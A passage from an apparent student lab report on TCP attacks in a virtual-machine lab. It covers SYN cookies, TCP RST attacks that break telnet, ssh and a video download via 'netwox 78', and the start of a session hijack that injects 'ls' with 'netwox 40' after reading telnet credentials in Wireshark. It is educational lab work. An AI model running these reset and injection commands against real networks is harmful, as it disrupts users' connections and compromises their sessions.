# sysctl -w net.ipv4.tcp_syncookies=1
```

If the attack is performed again with the SYN cookie enabled, we note that the number of **SYN\_RECV** connections (256) is larger than the size of the SYN queue (128).

```


ntu:/home/seed# netstat -an | grep SYN_RECV | wc -l
256

```

Figure 11: Number of SYN\_RECV entries

By enabling SYN cookies, the server behaves as if the SYN queue has been enlarged. In addition, when the server receives a **SYN** request, it sends a **SYN+ACK** message to the sender and removes it from the SYN queue, freeing up resources to process new requests. If the request is legitimate and the server receives back an **ACK** message, the connection will be established by using the information contained in the TCP sequence number.

Now that the SYN cookies have been enabled, executing the `telnet` command will allow the connection to be established even if the SYN queue is full. Figure 12 shows that this assumption is true and the connection can be made between the server and the user.

A terminal window titled "Terminal" with a dark header bar. The terminal text shows a user at a seed@ubuntu machine running the telnet command to connect to 192.168.43.157. The connection is successful, and the user is prompted for a password. After logging in, the user sees the Ubuntu 12.04.2 LTS login banner, which includes the last login time, the system version, and a link to the documentation. The terminal ends with the user's prompt and a cursor.

```
[06/23/2018 21:03] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Jun 23 20:50:31 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[06/23/2018 21:03] seed@ubuntu:~$ █
```


Figure 12: Telnet connection established

### 4.3 TCP RST Attacks on telnet and ssh Connections

This task will focus on the breaking of `telnet` and `ssh` connections on the network. This method involves the attacker sniffing the network for packets originating or terminating at the selected endpoint and sending TCP reset (RST) packets to forcefully break the connection between two parties. This involves the RST flag of the TCP header to be set to 1, indicating to the endpoints that it must immediately terminate the connection. This technique can be used to maliciously interrupt Internet connections and block sites.

On a normal connection via `telnet`, the user will be able to connect to the server and execute remote Terminal commands.



A terminal window titled "Terminal" with a dark background. It shows a telnet session to 192.168.43.157. The output includes the connection attempt, login details for 'seed' on Ubuntu 12.04.2 LTS, and system messages about documentation and updates.

```
[06/23/2018 21:03] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Jun 23 20:50:31 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

* Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


[06/23/2018 21:03] seed@ubuntu:~$ █
```

Figure 13: Telnet connection established

To manipulate the TCP connections, `netwox` must be used again. However, `netwox 78` must be used. This tool involves listening of the network and changing the RST flags of the TCP header to be enabled. To use `netwox 78`, the following code is used:

```
# netwox 78 --device "Eth0" --filter "dst host 192.168.43.157"
```

The `--device` parameter is to define the network interface that will be used for listening to the connection and sending the RST packet while the `dst host` parameter is the IP address to keep note of. Once the above code has been executed by the attacker, any input that is made on the user's console will break the connection.

A terminal window titled "Terminal" with a dark background. It shows a telnet session to 192.168.43.157, similar to Figure 13, but ends with a message indicating the connection was closed by the foreign host.

```
[06/26/2018 03:55] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Tue Jun 26 03:55:42 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

* Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[06/26/2018 03:56] seed@ubuntu:~$ `Connection closed by foreign host.
[06/26/2018 03:56] seed@ubuntu:~$ █
```


Figure 14: Connection break

As demonstrated in Figure 14, typing a single character “ ` ” is sufficient to break the connection between the two endpoints, indicated by the string “Connection closed by the foreign host.”

The same attack is tried on an SSH connection. SSH is an acronym for **Secure SHell**, which allows for encrypted information to be sent over an unsecured channel, which is an extension of Telnet.

On first connection using SSH, an ECDSA key fingerprint from the server must be accepted to establish trust between the endpoints before a secure connection can be established. The following code is used to login to the endpoint and this process is reflected below.

```
$ ssh seed@192.168.43.157
```

A terminal window titled "Terminal" showing the process of establishing an SSH connection. The user runs the command 'ssh seed@192.168.43.157'. The terminal displays a warning about the host's authenticity, showing the ECDSA key fingerprint. The user responds 'yes' to continue. The terminal then shows the password prompt and the user's login. The terminal output is as follows:

```
[06/26/2018 18:14] seed@ubuntu:~$ ssh seed@192.168.43.157
The authenticity of host '192.168.43.157 (192.168.43.157)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.43.157' (ECDSA) to the list of known hosts.
seed@192.168.43.157's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Jun 26 03:56:03 2018 from ubuntu-2.local

[06/26/2018 18:16] seed@ubuntu:~$
```

Figure 15: Acceptance of SSH key and login

The disruption of the network connection is repeated using the same technique as the Telnet task as previously done, and the result is shown in Figure 16.



A terminal window titled "Terminal" with a dark background. It shows an SSH session from a local machine to 192.168.43.157. The session includes a warning about the host's authenticity, a confirmation to continue, and a password prompt. After logging in, it shows the Ubuntu version (12.04.2 LTS) and some system messages. The session ends with a "Write failed: Broken pipe" error.

```
[06/26/2018 18:14] seed@ubuntu:~$ ssh seed@192.168.43.157
The authenticity of host '192.168.43.157 (192.168.43.157)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.43.157' (ECDSA) to the list of known hosts.
seed@192.168.43.157's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 26 03:56:03 2018 from ubuntu-2.local

[06/26/2018 18:16] seed@ubuntu:~$ `Write failed: Broken pipe
[06/26/2018 19:35] seed@ubuntu:~$
```

Figure 16: SSH Connection Terminated

## 4.4 TCP RST Attacks on Video Streaming Applications

The same attack as done in the previous task can be extended to video streaming applications. This can be done to disrupt the TCP sessions between any user and the respective server. To initiate the attack, a large video (approximately 5GB) is placed on the server at the location `/var/www/vid/` where the video can be viewed via a web browser with reference to the IP address of the server (`http://192.168.43.157/vid/2k10game.avi`).

However, if the attack is done while the video is playing in the browser, the disruption may not be immediate due to the buffering. To simplify the task, we use `wget` to emulate the transfer of the video data via TCP connections (TCP port 80).

To start the transfer of the video from the server to the user, the following command can be used.

```
$ wget -O ./Desktop/vid.avi http://192.168.43.157/vid/2k10game.avi
```

By executing the command, (multiple) TCP connections between the endpoints will be established and transferring will occur. Figure 17 shows the transferring of the video using TCP connections via Terminal.

```
Terminal
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http://192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03-- http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: `/home/seed/Desktop/2k10game.avi'

9% [==>] 526,513,576 35.4M/s eta 2m 5s
```

Figure 17: TCP Connections via `wget`

If the attacker executes the command to disrupt the TCP connections, the user will eventually realise that the video will be interrupted and a refreshing of the browser will not re-establish the connection, permanently disabling the channel between the user and the server. Figure 18 shows the attempt to connect from the user's side after an attacker has used `netwox` to reset the TCP packets.

```
Terminal
[07/01/2018 22:24] seed@ubuntu:~$ wget -O /home/seed/Desktop/2k10game.avi http://192.168.43.157/vid/2k10game.avi
--2018-07-01 22:24:03-- http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5567539130 (5.2G) [video/x-msvideo]
Saving to: `/home/seed/Desktop/2k10game.avi'

54% [=====] 3,049,970,512 62.8M/s in 63s

2018-07-01 22:25:06 (46.1 MB/s) - Read error at byte 3049970512/5567539130 (Connection reset by peer). Retrying.

--2018-07-01 22:25:07-- (try: 2) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:09-- (try: 3) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:12-- (try: 4) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... connected.
HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers.
Retrying.

--2018-07-01 22:25:16-- (try: 5) http://192.168.43.157/vid/2k10game.avi
Connecting to 192.168.43.157:80... failed: Connection reset by peer.
Retrying.
```

Figure 18: TCP disruption on Video Streaming

We can also see that interruption of the connection, there is no transfer of any data. This makes it useful for legitimate uses such as a corporate firewall.

## 4.5 TCP Session Hijacking

This task will involve the hijacking of a TCP session to compromise an established connection. It can be used to inject malicious code to either endpoint and compromising the integrity of the systems. **Netwox 40** will be used in this task to spoof TCP packets.

Before attempting to spoof any packets, the IP addresses and the TCP port numbers of both endpoints must be known. Wireshark can be used to listen to the packets on the local network.

To start capturing the required packets, a Telnet connection needs to be established. A Terminal is opened and the Telnet command is executed. As the Virtual Machines might have other programs that are transmitting packets to endpoints over the internet, it is significantly useful to display the captured packets with the required relevant information. As most of the details are already known from the previous sections, the following expression can be used to filter the packets.

```
(ip.addr==192.168.43.157 || ip.addr==192.168.43.154)&& tcp.port==23
```

The filter above will only display packets that are being sent between the user and the server with reference to Telnet (TCP Port 23). Figure 19 shows the filtered display with the required packets that will be used for analysis later.

Filter:		Expression...		Clear	Apply	
No.	Time	Source	Destination	Protocol	Length	Info
112	2018-06-21 10:46:00.45	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=30 Ack=169 Win=152 Len=0 TSval=59268816 TSecr=160352265
113	2018-06-21 10:46:01.16	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
114	2018-06-21 10:46:01.26	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=31 Win=227 Len=0 TSval=160352442 TSecr=59268983
115	2018-06-21 10:46:01.26	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
116	2018-06-21 10:46:01.25	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=32 Win=227 Len=0 TSval=160352463 TSecr=59269013
117	2018-06-21 10:46:01.37	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
118	2018-06-21 10:46:01.37	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=33 Win=227 Len=0 TSval=160352485 TSecr=59269036
119	2018-06-21 10:46:01.62	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
120	2018-06-21 10:46:01.62	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=34 Win=227 Len=0 TSval=160352546 TSecr=59269097
121	2018-06-21 10:46:01.75	192.168.43.157	192.168.43.154	TELNET	67	Telnet Data ...
122	2018-06-21 10:46:01.75	192.168.43.154	192.168.43.157	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=35 Win=227 Len=0 TSval=160352590 TSecr=59269141
123	2018-06-21 10:46:01.93	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
124	2018-06-21 10:46:01.93	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=36 Win=227 Len=0 TSval=160352625 TSecr=59269176
125	2018-06-21 10:46:02.01	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
126	2018-06-21 10:46:02.01	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=37 Win=227 Len=0 TSval=160352643 TSecr=59269194
127	2018-06-21 10:46:02.06	192.168.43.154	192.168.43.157	TELNET	67	Telnet Data ...
128	2018-06-21 10:46:02.06	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=38 Win=227 Len=0 TSval=160352660 TSecr=59269211
129	2018-06-21 10:46:02.15	192.168.43.154	192.168.43.157	TELNET	68	Telnet Data ...
130	2018-06-21 10:46:02.15	192.168.43.157	192.168.43.154	TCP	66	telnet > 49884 [ACK] Seq=169 Ack=40 Win=227 Len=0 TSval=160352688 TSecr=59269239
131	2018-06-21 10:46:02.15	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
132	2018-06-21 10:46:02.15	192.168.43.157	192.168.43.154	TCP	66	49884 > telnet [ACK] Seq=40 Ack=171 Win=152 Len=0 TSval=59269239 TSecr=160352688
133	2018-06-21 10:46:02.33	192.168.43.157	192.168.43.154	TELNET	135	Telnet Data ...
134	2018-06-21 10:46:02.34	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=240 Win=152 Len=0 TSval=59269276 TSecr=160352725
135	2018-06-21 10:46:02.34	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
136	2018-06-21 10:46:02.34	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=242 Win=152 Len=0 TSval=59269276 TSecr=160352725
137	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	129	Telnet Data ...
138	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=305 Win=152 Len=0 TSval=59269568 TSecr=160353017
139	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
140	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=307 Win=152 Len=0 TSval=59269569 TSecr=160353017
141	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
142	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=309 Win=152 Len=0 TSval=59269569 TSecr=160353018
143	2018-06-21 10:46:03.56	192.168.43.157	192.168.43.154	TELNET	109	Telnet Data ...
144	2018-06-21 10:46:03.56	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=352 Win=152 Len=0 TSval=59269569 TSecr=160353018
145	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
146	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TCP	66	49884 > telnet [ACK] Seq=40 Ack=354 Win=152 Len=0 TSval=59269569 TSecr=160353018
147	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	68	Telnet Data ...
148	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TCP	66	49884 > telnet [ACK] Seq=40 Ack=356 Win=152 Len=0 TSval=59269569 TSecr=160353018
149	2018-06-21 10:46:03.51	192.168.43.157	192.168.43.154	TELNET	150	Telnet Data ...
150	2018-06-21 10:46:03.51	192.168.43.154	192.168.43.157	TCP	66	49884 > telnet [ACK] Seq=40 Ack=440 Win=152 Len=0 TSval=59269569 TSecr=160353018

Figure 19: Filtered Telnet Packets

Before proceeding, it is important to check if the filtered packets are those that are required for analysis. To do so, the stream can be analysed to determine the

information that has been transmitted. In the case of Telnet, the transmission is across an unsecured channel with no encryption or hashing and can easily be read when analysing from Wireshark. Figure 20 displays how the username and password of the Telnet connection can be obtained when the option “Follow TCP Stream” is used on the correct stream of packets, which indicates the respective stream that is required for injecting arbitrary code later.




Figure 20: Telnet Details Revealed

It is also important to note that the sequence numbers (seqnum) and acknowledge numbers (acknum) are relative to the respective packets being transmitted and may not reflect the actual value. To change this, the option for relative sequence numbers is disabled. This can be done by right-clicking the TCP field in the packet, selecting protocol preferences and de-selecting the “Relative Sequence Numbers” option. Figure 21 provides a visual guide on where this option can be found on Wireshark (**Note:** Older Ethernet versions will have this option named as “Relative Sequence Numbers and Window Scaling”).




Figure 21: Relative seqnum Option

By analysing specifically packets with the info “Telnet Data...”, it is immediately noticeable that each succeeding packet between both endpoints alternates the “Next sequence number” and “Acknowledgement number”. Figure 22 shows the different fields present in the TCP packet.




Figure 22: Telnet Packet Details

When using **netwox 40** to spoof packets, the packet fields can be preserved. Furthermore, it is of value to note that each Telnet data packet has a window size value that is not fixed from packet to packet. Therefore, it is worth trying a large value initially to see if the attack succeeds. The data that will be injected into the packet will be the command **ls**. To do so, the packet is constructed as such.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
```

```
-m 192.168.43.157 -o 49895 -p 23 -q 3167875908 -r 2853610514 -z  
-A -H "'ls'0d0a" -j 64 -a "best"
```

Verbatim Code Legend:

1. -g: IPv4 Don't fragment (IPv4 Flag 0x2)
2. -i 0: IPv4 Fragment Offset
3. -k 6: IPv4 Protocol (TCP: 6)
4. -G "": TCP Options (None as it is not required)
5. -E 254: TCP Window Size
6. -l 192.168.43.154: Source IP
7. -m 192.168.43.157: Destination IP
8. -o 49895: Source Port (From Wireshark)
9. -p 23: Destination Port (Telnet)
